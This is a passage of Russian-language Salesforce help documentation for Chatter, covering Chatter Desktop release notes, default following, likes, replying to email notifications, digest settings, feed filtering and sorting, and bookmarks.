|       | <ul style="list-style-type: none"> <li>• Просмотр списка пользователей, которым понравилось сообщение или комментариев</li> <li>• Просмотр файлов, вложенных в комментарии</li> <li>• Просмотр снимков панели мониторинга</li> <li>• Просмотр общедоступных сообщений</li> <li>• Исправление разнообразных ошибок, в том числе усовершенствование ленты посредством новых компонентов и решение проблемы добавления @упоминания после #темы</li> </ul> |
| 2.1   | <ul style="list-style-type: none"> <li>• Поддержка пользователей-клиентов</li> <li>• Поддержка личных сообщений Chatter</li> <li>• Исправление разнообразных ошибок, в том числе проблемы изменения фокуса всплывающими уведомлениями</li> </ul>   |
| 2.0   | <ul style="list-style-type: none"> <li>• Новый пользовательский интерфейс и визуальное оформление</li> <li>• Просмотр записей</li> </ul>   |
| 1.3.3 | <ul style="list-style-type: none"> <li>• Глобальный поиск по @упоминаниям</li> <li>• Добавление новых экземпляров в окне входа</li> <li>• Изменение и авторизация экземпляров без повторного запуска приложения</li> <li>• Исправление разнообразных ошибок, в том числе проблем, связанных с программой установки и созданием пустых уведомлений</li> </ul>   |
| 1.3.2 | <ul style="list-style-type: none"> <li>• Промежуточная сборка с целью внедрения изменений, внесенных в среду выполнения Adobe AIR. После установки версии 1.3.2 приложение Chatter Desktop незамедлительно выполняет дополнительное обновление.</li> </ul>   |
| 1.2.1 | <ul style="list-style-type: none"> <li>• Исправление языковых ошибок в датской, финской, голландской и норвежской версиях приложения</li> </ul>  |
| 1.2.0 | <ul style="list-style-type: none"> <li>• Сведения о пользователе и группе</li> <li>• Добавление ссылки «Нравится»</li> <li>• Добавление @упоминаний, отображаемых в лентах и содержащих ссылки на профиль упомянутого пользователя</li> <li>• Добавление #тем, отображаемых в лентах и содержащих ссылки на результаты поиска в обзорвателе</li> </ul>   |

|       |   |
|-------|---|
|       | <ul style="list-style-type: none"> <li>• Автозаполнение для @упоминаний и #тем</li> <li>• Повышение производительности, в том числе кэширование изображений</li> <li>• Развертывание приложения на норвежском языке</li> <li>• Исправление разнообразных ошибок</li> </ul>  |
| 1.1.1 | <ul style="list-style-type: none"> <li>• Обновление с целью поддержки сервера chatter.com</li> <li>• Исправление незначительных ошибок</li> </ul>   |
| 1.1.0 | <ul style="list-style-type: none"> <li>• Выбор файлов для предварительного просмотра</li> <li>• Выбор вкладки «Кому: я» для просмотра сообщений, предназначенных для текущего пользователя</li> <li>• Выбор групп и пользователей для просмотра их стен</li> <li>• Добавление сообщений на стены групп и пользователей</li> </ul> |
| 1.0.7 | <ul style="list-style-type: none"> <li>• Исправление ошибки, связанной с загрузкой фотографий</li> </ul>  |
| 1.0.6 | <ul style="list-style-type: none"> <li>• Функциональная оптимизация групп и пользователей</li> <li>• Выпуск управляемой версии приложения Chatter Desktop</li> </ul>  |
| 1.0.5 | <ul style="list-style-type: none"> <li>• Возможность входа в безопасную среду разработчика</li> <li>• Функциональная оптимизация</li> <li>• Исправление языковых ошибок в корейской версии приложения</li> </ul>  |

СМ. ТАКЖЕ:

[Установка Chatter Desktop](#)

### Люди и записи, отслеживаемые по умолчанию

Начиная с июня 2010 года, когда сеть Chatter была включена администратором организации, отслеживание некоторых пользователей и записей выполнялось автоматически. Пользователи и записи, доступные для автоматического отслеживания, определяются размерами организации.

| Количество пользователей | Пользователи для отслеживания | Записи для отслеживания  |
|--------------------------|-------------------------------|--|
| 15 пользователей и менее | Все пользователи организации  | Не более 25 последних записей в указанном ниже порядке.<br>1. Собственные открытые возможности |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Количество пользователей | Пользователи для отслеживания   | Записи для отслеживания   |
|--------------------------|---|---|
| 16 пользователей и более | <p>Не более 25 пользователей организации, в том числе (при их наличии):</p> <ul style="list-style-type: none"> <li>• Менеджер пользователя</li> <li>• Пользователи, подчиняющиеся менеджеру пользователя</li> <li>• Подчиненные пользователя</li> <li>• Участники групп, работающих с организациями</li> <li>• Участники групп, работающих с возможностями</li> </ul> | <ol style="list-style-type: none"> <li>2. Собственные организации</li> <li>3. Собственные открытые обращения</li> <li>4. Собственные контакты</li> <li>5. Открытые возможности, созданные пользователем</li> <li>6. Организации, созданные пользователем</li> <li>7. Открытые обращения, созданные пользователем</li> <li>8. Контакты, созданные пользователем</li> <li>9. Открытые возможности, измененные пользователем последними</li> <li>10. Организации, измененные пользователем последними</li> <li>11. Открытые обращения, измененные пользователем последними</li> <li>12. Контакты, измененные пользователем последними</li> <li>13. Открытые возможности, просмотренные пользователем</li> <li>14. Организации, просмотренные пользователем</li> <li>15. Открытые обращения, просмотренные пользователем</li> <li>16. Контакты, просмотренные пользователем</li> </ol> <p>Не более 25 последних записей в указанном ниже порядке.</p> <ol style="list-style-type: none"> <li>1. Собственные открытые возможности</li> <li>2. Собственные организации</li> <li>3. Собственные открытые обращения</li> <li>4. Собственные контакты</li> <li>5. Открытые возможности, созданные пользователем</li> <li>6. Организации, созданные пользователем</li> <li>7. Открытые обращения, созданные пользователем</li> <li>8. Контакты, созданные пользователем</li> <li>9. Открытые возможности, измененные пользователем последними</li> <li>10. Организации, измененные пользователем последними</li> <li>11. Открытые обращения, измененные пользователем последними</li> </ol> |

| Количество пользователей | Пользователи для отслеживания | Записи для отслеживания  |
|--------------------------|-------------------------------|--|
|                          |                               | <ul style="list-style-type: none"> <li>12. Контакты, измененные пользователем последними</li> <li>13. Открытые возможности, просмотренные пользователем</li> <li>14. Организации, просмотренные пользователем</li> <li>15. Открытые обращения, просмотренные пользователем</li> <li>16. Контакты, просмотренные пользователем</li> </ul> |

 **Прим.:** Автоматическое отслеживание применяется только к тем записям, которые уже существовали на момент включения сети Chatter. По умолчанию автоматическое отслеживание недоступно для новых записей, что позволяет сократить количество обновлений, отображаемых в ленте Chatter. Чтобы получать обновления для всех новых записей, включите функцию автоматического отслеживания на странице личных параметров.

СМ. ТАКЖЕ:

[Рекомендации по людям](#)

[Рекомендации по записям](#)

[Автоматическое отслеживание созданных записей](#)

## Выбор понравившихся сообщений и комментариев

Выберите понравившиеся сообщения или комментарии для получения электронных уведомлений о добавлении последующих комментариев или просто в знак поддержки.

Щелкните ссылку **«Нравится»** под соответствующим сообщением или комментарием.

При нажатии ссылки **«Нравится»** пользователь будет получать электронные уведомления о добавлении других комментариев для данного сообщения. При нажатии ссылки **«Нравится»**, доступной в комментарии, электронное уведомление будет отправлено только опубликовавшему его пользователю, а текущий пользователь будет получать электронные уведомления о добавлении всех последующих комментариев. При необходимости [параметры электронных уведомлений](#) на странице 3220 могут быть изменены.

- Если сообщение или комментарий больше не нравится, щелкните ссылку **«Не нравится»**. Данная ссылка позволяет отменить отправку новых электронных уведомлений о добавлении комментариев или выборе предпочтений.
- Чтобы просмотреть профиль пользователя, которому понравилось сообщение, щелкните его имя в нижней части сообщения или комментария, например, «Нравится пользователю **Иван Петров**».
- Если сообщение понравилось как минимум четырем пользователям, щелкните ссылку для просмотра всего списка. Например, «Нравится мне, пользователю **Иван Петров** и еще **2 другим**». Кроме того, данный список позволяет начать или отменить отслеживание пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**


- Напротив комментария отображается количество пользователей, которым данный комментарий понравился (например, «**1 пользователь**» или «**7 пользователей**»). Чтобы просмотреть их имена, щелкните данную ссылку.

СМ. ТАКЖЕ:

[Рекомендации по управлению настройками личной электронной почты в Chatter](#)

## Отправка ответов на электронные уведомления Chatter

При получении определенного электронного уведомления пользователь может выполнять некоторые действия путем отправки ответа на входящее сообщение эл. почты. Пользователь может отвечать на сообщения эл. почты, типы которых перечислены в таблице ниже, или любые уведомления, поле «От» которых содержит адрес `reply@chatter.salesforce.com`.

 **Прим.:** Отправка ответов на электронные уведомления возможна только после включения функции отправки электронных ответов в организации.

| Действие                         | Тип сообщения эл. почты   | Текст для добавления в ответ | Ограничения   |
|----------------------------------|---|------------------------------|---|
| Добавление закладки на сообщение | Публикация сообщения в профиль или группу, упоминание имени пользователя в сообщении или совместное использование сообщения                                       | <i>добавить закладку</i>     | —   |
| Комментирование сообщения        | Публикация сообщения, комментирование собственного сообщения, комментирование собственного комментария, упоминание имени пользователя в сообщении или комментарии | Текст комментария            | Не более 1 000 символов. Ответы, длина которых превышает 1 000 символов, будут усечены. |
| Отслеживание пользователя        | Публикация сообщения, комментирование собственного сообщения, комментирование   | <i>отслеживать</i>           | —   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Действие                               | Тип сообщения эл. почты   | Текст для добавления в ответ     | Ограничения   |
|--|---|----------------------------------|---|
|  | собственного комментария, упоминание имени пользователя в сообщении или комментария   |                                  |   |
| Выбор понравившегося комментария       | Комментирование собственного сообщения или комментария  | <i>нравится</i> или <i>+1</i>    | —   |
| Выбор понравившегося сообщения         | Публикация сообщения в профиль или группу, упоминание имени пользователя в сообщении или совместное использование сообщения                                       | <i>нравится</i> или <i>+1</i>    | —   |
| Отключить уведомления                  | Все электронные уведомления о сообщениях и комментариях, связанных с исходным сообщением, о котором вы больше не хотите получать уведомления                      | <i>Отмена уведомлений</i>        | —   |
| Отправка ответа на сообщение Chatter   | Отправка сообщения  | Текст ответа                     | Не более 10 000 символов. Ответы, длина которых превышает 10 000 символов, будут усечены. |
| Отмена отслеживания пользователя       | Публикация сообщения, комментирование собственного сообщения, комментирование собственного комментария, упоминание имени пользователя в сообщении или комментария | <i>отменить отслеживание</i>     | —   |
| Отмена выбора понравившегося сообщения | Публикация сообщения, комментирование собственного сообщения или комментирование собственного комментария к сообщению, выбранному ранее в качестве понравившегося | <i>не нравится</i> или <i>-1</i> | —   |

Ниже перечислены рекомендации по отправке электронных ответов.

- Для отправки ответов следует использовать адрес эл. почты, указанный в профиле. При использовании псевдонимов эл. почты или служб переадресации эл. почты, отправляющих ответы посредством другого адреса эл. почты, ответы не обрабатываются.
- Ответы на уведомления о добавлении закладок, отмене уведомлений, выборе или отмене выбора предпочтений, начале или отмене отслеживания должны содержать только одно слово или точный текст (например, *нравится* или *+1*). Пробелы или исходный текст, добавляемые автоматически некоторыми почтовыми приложениями в ответные сообщения, пропускаются, а сами ответы обрабатываются как предпочтения, закладки и т. д. Ответы, содержащие любой другой текст (например, «*Нравится!*» или «*Нравится?*»), обрабатываются как обычные комментарии.
- Если ответ содержит электронную подпись пользователя, то эта подпись рассматривается системой как часть комментария. Стандартные подписи, добавляемые при использовании мобильных устройств, например, `Sent from my iPhone` («Отправлено с устройства iPhone»), автоматически удаляются из всех ответов. Прежде чем отправить ответ, удалите подписи пользователей и любой другой текст, который не должен быть опубликован в Chatter. Либо добавьте разделяющую линию над подписью, чтобы удалить ее. Разделяющая линия должна включать в себя как минимум один из следующих символов:
  - тире (-);
  - знак равенства (=);
  - подчеркивание (\_).

Также можно использовать любые сочетания этих символов.

- Вложения и упоминания, добавленные в ответы, пропускаются.
- Прежде чем отправить ответ, проверьте адрес эл. почты, который отображается в поле «Кому». Действительные адреса содержат маркеры или длинные символьные строки (до и после символа @), например, `w8t27apy1@j321imd9gbs.d8rx.d.chatter.na1.salesforce.com`. Некоторые почтовые приложения автоматически используют адрес из поля «От» исходного сообщения эл. почты (`reply@chatter.salesforce.com`), который не предназначается для получения ответов. Если поле «Кому» ответного сообщения содержит этот укороченный адрес, то он должен быть заменен на действительный адрес. Например, при использовании приложения IBM® Lotus Notes® выполните указанные ниже действия.
  1. Откройте исходное сообщение эл. почты.
  2. Последовательно выберите пункты **View > Show > Page Source**.
  3. В разделе Reply-To («Ответить на») скопируйте адрес эл. почты, который примерно выглядит следующим образом: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.na1.salesforce.com`.
  4. Вставьте этот адрес в поле «Кому» ответного сообщения.

СМ. ТАКЖЕ:

[Выбор понравившихся сообщений и комментариев](#)

## Переход к параметрам эл. почты Chatter

Чтобы изменить настройки уведомлений и рассылок, воспользуйтесь параметрами электронной почты Chatter.

- На странице личных параметров введите строку «Chatter» в поле «Быстрый поиск» и выберите «**Параметры эл. почты Chatter**» или «**Электронные уведомления**» в зависимости от того, какой заголовок будет выведен.
- Или выберите параметр «**Уведомлять меня по эл. почте...**» > **Параметры эл. почты** на странице любой группы.

Получение электронных уведомлений и рассылок Chatter доступно только после включения электронных уведомлений администратором организации. Чтобы получать сообщения электронной почты Chatter, установите флажок «Принимать сообщения эл. почты».



**Внимание:** Снимите этот флажок для отмены любых электронных уведомлений Chatter.

СМ. ТАКЖЕ:

[Электронные рассылки Chatter](#)

[Рекомендации по управлению настройками личной электронной почты в Chatter](#)

[Индивидуальная настройка системы Salesforce](#)

## Электронные рассылки Chatter

Благодаря электронным рассылкам, позволяющим просматривать недавние действия Chatter, пользователи могут всегда оставаться в курсе важных событий. Получайте ежедневные или еженедельные сводки об обновлениях в личной или групповой ленте.

Индивидуальные рассылки содержат обновления из собственной ленты Chatter (например, обновления о людях, файлах и записях, отслеживаемых самим пользователем и группами с его участием). Групповые рассылки содержат обновления из ленты Chatter отдельной группы.

Ежедневные рассылки содержат последние 50 сообщений за предыдущий день, тогда как еженедельные — последние 50 сообщений за неделю. Обе рассылки содержат последние три комментария для каждого сообщения. Chatter отправляет ежедневные рассылки каждый день в полночь, а еженедельные — каждое воскресенье в полночь. Индивидуальные рассылки отправляются по местному времени пользователя. Групповые рассылки отправляются по местному времени организации. Настройка времени не поддерживается.

Пользователь, присоединившийся или добавленный в группу, изначально не получает электронные уведомления, так как их отправка отключена по умолчанию. Воспользуйтесь параметром «Задать частоту по умолчанию для групп с моим участием:», чтобы определить частоту отправки электронных уведомлений о добавлении в новые группы. Изменение стандартной частоты не влияет на группы, участником которых текущий пользователь уже является. Обратите

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



внимание, что организации, созданные до выпуска Summer'11 и использующие версию Professional Edition, Enterprise Edition, Unlimited Edition или Developer Edition, могут по-прежнему получать ежедневные рассылки по умолчанию.

СМ. ТАКЖЕ:

[Переход к параметрам эл. почты Chatter](#)

[Рекомендации по управлению настройками личной электронной почты в Chatter](#)

## Рекомендации по управлению настройками личной электронной почты в Chatter

Пользователи могут контролировать количество получаемых сообщений эл. почты Chatter путем выбора наиболее важных сообщений эл. почты и соответствующей частоты личных и групповых рассылок.

«Уведомлять меня по эл. почте, если кто-то:»

Данный раздел позволяет настраивать личные параметры эл. почты. Благодаря данным параметрам, пользователи могут отслеживать важные события без получения большого количества сообщений эл. почты.

| Параметр  | Важный | Рекомендации и примечания   |
|---|--------|---|
| Отслеживает мой профиль   |        | Чтобы начать отслеживание нового отслеживающего, щелкните ссылку в сообщении эл. почты.   |
| Добавляет сообщения в мой профиль                               | ✓      | Данный параметр позволяет получать уведомления о публикации вопросов или сведений в профиле пользователя.   |
| Публикует мое сообщение   |        |   |
| Отдает предпочтение добавленному мною сообщению или комментарию |        |   |
| Комментирует мой статус или сделанное мною изменение            | ✓      | Данный параметр позволяет получать уведомления о последующих обсуждениях.   |
| Комментирует сообщение в моем профиле                           |        |   |
| Комментирует мой комментарий                                    |        | Данный параметр позволяет получать уведомления о публикации не более 10 последующих комментариев к прокомментированному элементу. Последующее комментирование сообщения обнуляет текущее количество и позволяет получать уведомления максимум о 10 других новых комментариях. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Параметр                                   | Важный | Рекомендации и примечания   |
|--|--------|---|
| Комментирует элемент, отмеченный закладкой | ✓      | Данный параметр позволяет получать уведомления о публикации комментариев к важным элементам, отмеченным закладками. Важность данного параметра снижается при отслеживании элементов посредством предпочтений. |
| Комментирует понравившийся мне элемент     | ✓      | Данный параметр позволяет получать уведомления о публикации не более 10 последующих комментариев к понравившемуся элементу.   |
| Упоминает меня в сообщении                 | ✓      | Данный параметр позволяет получать уведомления о публикации упоминаний, используемых для привлечения внимания пользователя.   |
| Упоминает меня в комментарии               | ✓      | Данный параметр позволяет получать уведомления о публикации упоминаний, используемых для привлечения внимания пользователя.   |
| Отправляет мне сообщение                   | ✓      | Пользователь, установивший флажок «Отправляет мне сообщение», получает электронные уведомления о новых личных сообщениях Chatter, включая уведомления о файлах, доступных для совместного использования.      |
| Подтверждает меня в теме                   |        |   |

«Задать частоту индивидуальной электронной рассылки:»

| Параметр    | Рекомендуемый | Рекомендации и примечания   |
|-------------|---------------|---|
| Ежедневно   | ✓             | Ежедневные рассылки содержат последние 50 сообщений за предыдущий день и последние три комментария для каждого сообщения. |
| Еженедельно |               | Еженедельные рассылки содержат последние 50 сообщений за неделю и последние три комментария для каждого сообщения.        |
| Никогда     |               | Индивидуальные рассылки не отправляются.  |

Сообщества не поддерживают индивидуальные рассылки.

«Задать частоту по умолчанию для групп с моим участием:»

Изменение стандартной частоты для новых групп не влияет на группы, участником которых текущий пользователь уже является.

| Параметр                      | Рекомендуемый | Рекомендации и примечания   |
|-------------------------------|---------------|---|
| Уведомлять о каждом сообщении |               | При использовании сообществ параметр «Уведомлять о каждом сообщении» отключается, как только численность группы превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначается параметр «Ежедневные рассылки».  |
| Ежедневные рассылки           |               | Ежедневные рассылки содержат последние 50 сообщений за предыдущий день и последние три комментария для каждого сообщения.   |
| Еженедельные рассылки         |               | Еженедельные рассылки содержат последние 50 сообщений за неделю и последние три комментария для каждого сообщения.  |
| Никогда                       | ✓             | Данный параметр должен использоваться по умолчанию для всех новых групп. При присоединении к группе, отличающейся повышенной активностью (например, группа, созданная для работы над важным проектом), пользователь может изменить частоту отправки уведомлений только для данной группы. |

СМ. ТАКЖЕ:

[Электронные рассылки Chatter](#)

[Переход к параметрам эл. почты Chatter](#)

## Что понимается под терминами «компания» и «организация» в Chatter?

Организация — это отдельный экземпляр Salesforce с определенным набором лицензированных пользователей, которым предоставляется или не предоставляется доступ в Chatter. Термины «компания» и «организация», используемые в Chatter, взаимозаменяемы. Таким образом, фраза «опубликовать файл для всех пользователей Chatter в компании» означает, что доступ к файлу предоставляется всем пользователям конкретной организации Salesforce, в которой используется сеть Chatter.

СМ. ТАКЖЕ:

[Общие сведения о Chatter](#)

## Можно ли пригласить сотрудников компании, не имеющих лицензий Salesforce?

Если такая возможность включена администратором, то пользователи могут приглашать других сотрудников своей компании. Приглашенные пользователи могут просматривать профили, публиковать сообщения ленты и присоединяться к группам, но не могут просматривать данные или записи Salesforce, принадлежащие отправителю приглашения.

Чтобы [пригласить пользователя](#), воспользуйтесь вкладкой «Люди». Также пользователи могут быть приглашены при добавлении участников в группу.

Кроме того, клиенты могут быть добавлены в личные собственные или управляемые группы.

## Работа с лентами

### Общие сведения о лентах

Ленты Chatter содержат собственные сообщения и комментарии, сообщения и комментарии других пользователей, а также обновления для записей, опубликованные в организации Salesforce.

При отслеживании людей и записей обновления отображаются в лентах Chatter. Ленты Chatter отображаются в профилях, группах, на вкладке «Начальная страница», на страницах сведений о темах и на страницах сведений о записях. Обычно отображаются обновления для перечисленных ниже компонентов.

- Комментарии и сообщения в ленте Chatter
- Сообщения, комментарии и файлы в группах Chatter, участником которых является пользователь
- Общедоступные файлы и ссылки
- Задачи и события
- Преобразованные интересы
- Изменения полей записи (например, изменение ответственного, закрытых возможностей и обращений).

Обновления записи также называются системными сообщениями. Это обновления, создаваемые автоматически системой Salesforce при создании записи или изменении отслеживаемого поля записи. Доступные обновления записи определяются настройками функции отслеживания, заданными администратором, и доступностью самой записи. Система не позволяет просматривать отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, ввиду их автоматического удаления.


СМ. ТАКЖЕ:

[Публикация сообщения Chatter](#)

### Просмотр отдельной ленты

Чтобы просмотреть отдельный набор сообщений, измените ленту Chatter.

По умолчанию при открытии страницы Chatter отображается лента «Отслеживаемые». Чтобы просмотреть набор сообщений в собственной ленте, выберите соответствующий фильтр на левой боковой панели страницы Chatter. Например, просмотрите только сообщения, содержащие упоминания собственного имени, только сообщения, добавленные в закладки, или все сообщения компании.

1. Чтобы просмотреть доступные ленты, щелкните ссылку  «Лента».
2. Чтобы просмотреть связанный набор сообщений в ленте, выберите нужную ленту.

#### Отслеживаемые

Отображение обновлений для всех отслеживаемых записей, включая сообщения от отслеживаемых пользователей, группы со своим участием, а также отслеживаемые файлы и записи. Чтобы уточнить набор сообщений, воспользуйтесь раскрывающимся списком вверху ленты.

#### Мне

Отображение сообщений, опубликованных на странице профиля, включая:

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- Сообщения, опубликованные другими пользователями на странице профиля
- Сообщения и комментарии, содержащие упоминания собственного имени
- Опубликованные сообщения, содержащие комментарии

#### Добавленные в закладки

Отображение сообщений ленты, добавленных в закладки.

#### Вся компания

Отображение сообщений и комментариев, доступных для компании, включая сообщения и комментарии от:

- Люди компании
- Общедоступные группы
- Личные группы со своим участием
- Отслеживаемые изменения для записей и полей, а также системные сообщения о комментировании или выборе сообщения в качестве понравившегося. Сообщение может быть просмотрено только при наличии доступа к записи.

СМ. ТАКЖЕ:

[Фильтрация списка файлов](#)

### Фильтрация и сортировка лент

Рекомендуем использовать параметры фильтрации и сортировки для просмотра важных обновлений.

Фильтрация и сортировка ленты позволяют просматривать отдельный набор сообщений вместо всех сообщений ленты.

#### Фильтрация ленты

Чтобы сократить количество сообщений, отображающихся в ленте, воспользуйтесь фильтрами.

#### Сортировка ленты

Сортировка позволяет просматривать последние опубликованные или прокомментированные сообщения ленты.

#### Доступные фильтры ленты

Доступные фильтры определяются настройками системы Salesforce, заданными администратором, и типом просматриваемой ленты. Некоторые фильтры поддерживаются только некоторыми лентами.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Фильтрация ленты

Чтобы сократить количество сообщений, отображающихся в ленте, воспользуйтесь фильтрами.

Отображаемые фильтры определяются настройками системы Salesforce, заданными администратором. Фильтрация ленты поддерживается страницей Chatter, профилем пользователя, страницами групп, страницами сведений о записях и страницами результатов поиска. Некоторые фильтры поддерживаются только некоторыми лентами.

- Щелкните значок  напротив параметра «Показать» над лентой и выберите нужный фильтр.

### Все обновления (по умолчанию)

Отображение всех сообщений и комментариев для отслеживаемых людей и записей, сообщений для групп со своим участием и всех [системных сообщений](#).

### Меньше обновлений

- Отображение всех сообщений и комментариев для отслеживаемых людей и записей, а также групп со своим участием.
- Скрытие системных сообщений для записей, которые не содержат комментариев.

### Люди

Отображение сообщений и комментариев для отслеживаемых людей.


### Группы

Отображение сообщений для групп со своим участием.

### Файлы

Отображение сообщений, содержащих:

- Отслеживаемые файлы
- Сообщения-файлы, прокомментированные отслеживаемым пользователем

-  **Пример:** Чтобы скрыть системные сообщения, воспользуйтесь фильтром «Меньше обновлений». Например, пользователь отслеживает организацию Асме. Менеджер по работе с клиентами Асме создает возможность, а затем изменяет отслеживаемое поле организации Асме. В обоих случаях система Salesforce автоматически создает обновление для каждого изменения и публикует данные обновления в ленту Chatter пользователя и ленту на странице сведений об организации Асме. Фильтр «Меньше обновлений» скрывает системные сообщения ленты, которые не содержат комментариев. Чтобы просмотреть системные сообщения, выберите фильтр «Все обновления».

СМ. ТАКЖЕ:

[Доступные фильтры ленты](#)


## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Сортировка ленты

Сортировка позволяет просматривать последние опубликованные или прокомментированные сообщения ленты.

1. Щелкните значок  напротив параметра «Показать» над лентой.
2. Чтобы просмотреть последние опубликованные сообщения ленты, выберите критерий сортировки **«Дата публикации»**. Чтобы просмотреть последние прокомментированные сообщения ленты, включая опросы с новыми комментариями, выберите критерий сортировки **«Последнее действие»**.

По умолчанию сообщения ленты сортируются по критерию «Последнее действие». Переключение между критериями «Дата публикации» и «Последнее действие» может выполняться в любое время.



**Пример:** Например, система позволяет не только отслеживать большое количество людей и записей, но также добавлять важные сообщения в закладки, предоставляющие быстрый доступ к любым соответствующим обновлениям ленты. Чтобы просмотреть все сообщения, добавленные в закладки, щелкните фильтр **«Добавленные в закладки»**. Затем выберите критерий сортировки «Последнее действие». Сообщения отображаются в порядке публикации недавних комментариев; первым отображается сообщение, прокомментированное последним.

СМ. ТАКЖЕ:

[Фильтрация ленты](#)

## Доступные фильтры ленты

Доступные фильтры определяются настройками системы Salesforce, заданными администратором, и типом просматриваемой ленты. Некоторые фильтры поддерживаются только некоторыми лентами.

| Лента                  | Доступные фильтры  |
|------------------------|--|
| Отслеживаемые          | <ul style="list-style-type: none"> <li>• Все обновления</li> <li>• Меньше обновлений</li> <li>• Люди</li> <li>• Группы</li> <li>• Файлы</li> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul> |
| Мне                    | <ul style="list-style-type: none"> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul>   |
| Добавленные в закладки | <ul style="list-style-type: none"> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Лента        | Доступные фильтры  |
|--------------|--|
| Вся компания | <ul style="list-style-type: none"> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul>   |
| Группа       | <ul style="list-style-type: none"> <li>• Все обновления</li> <li>• Меньше обновлений</li> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul>  |
| Профиль      | <ul style="list-style-type: none"> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul>   |
| Запись       | <ul style="list-style-type: none"> <li>• Все обновления</li> <li>• Только для внутреннего пользования<br/>(Данный фильтр возвращает только сообщения для внутренней организации и доступен только в сообществах Salesforce.)</li> <li>• Меньше обновлений</li> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul> |
| Поиск        | <ul style="list-style-type: none"> <li>• Все обновления</li> <li>• Меньше обновлений</li> <li>• Люди</li> <li>• Группы</li> <li>• Файлы</li> <li>• Последнее действие/Дата публикации (параметр «Сортировать по»)</li> </ul>   |

СМ. ТАКЖЕ:

[Фильтрация ленты](#)

[Сортировка ленты](#)



## Ленты. Вопросы и ответы

Обновления для личных групп отображаются в моей ленте профиля. Кто еще может просматривать эти обновления?

Обновления для личной группы доступны только участникам этой группы (даже в ленте профиля пользователя).

СМ. ТАКЖЕ:

[Доступность сообщений](#)

Можно ли просмотреть список отслеживаемых пользователей и записей?

Чтобы просмотреть список отслеживаемых пользователей и записей, воспользуйтесь списком «Отслеживаемые» в собственном профиле, который позволяет отфильтровать отображаемые результаты по пользователю или по типу объекта. Также в профиле доступен список «Отслеживающие», в котором указаны те пользователи, которые отслеживают ваши действия.

СМ. ТАКЖЕ:

[Общие сведения о профиле Chatter](#)

Почему в моей ленте Chatter отображаются только определенные пользователи и записи?

В ленте отображаются обновления только для отслеживаемых пользователей и записей. При увеличении числа отслеживаемых пользователей и записей также увеличивается количество обновлений в ленте Chatter на вкладках «Начальная страница» и Chatter. Чтобы просмотреть список пользователей, доступных для отслеживания или отмены отслеживания, щелкните ссылку **«Люди»** на вкладке Chatter.

СМ. ТАКЖЕ:

[Люди и записи, отслеживаемые по умолчанию](#)

## Добавление закладок на сообщения

### Общие сведения о закладках

Закладки позволяют пользователям отслеживать интересующие их отдельные сообщения.

Лента **«Добавленные в закладки»** на левой боковой панели позволяет быстро находить сообщения ленты, добавленные в закладки. Лента **«Добавленные в закладки»** отображается только при наличии сообщений, добавленных в закладки.

В случае публикации комментария к сообщению, добавленному в закладки, пользователь получает электронное уведомление. Электронные уведомления для закладок включены по умолчанию. При необходимости измените [электронные уведомления](#) на странице 3220.

Закладки носят личный характер, поэтому сообщения, добавленные в закладки, не могут быть просмотрены другими пользователями. Количество закладок не ограничено. Чтобы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

отменить отслеживание сохраненного сообщения, просто удалите соответствующую закладку. В этом случае удаленное сообщение больше не отображается при выборе ссылки **«Добавленные в закладки»**.

СМ. ТАКЖЕ:



[Выбор понравившихся сообщений и комментариев](#)


[Просмотр отдельной ленты](#)

[Рекомендации по управлению настройками личной электронной почты в Chatter](#)

### Добавление закладки на сообщение

Пользователи могут отслеживать интересные их сообщения и просматривать сохраненные сообщения в ленте **«Добавленные в закладки»**.

1. Чтобы открыть раскрывающееся меню, щелкните стрелку  в верхнем правом углу нужного сообщения.
2. Щелкните **«Добавить закладку»**.  
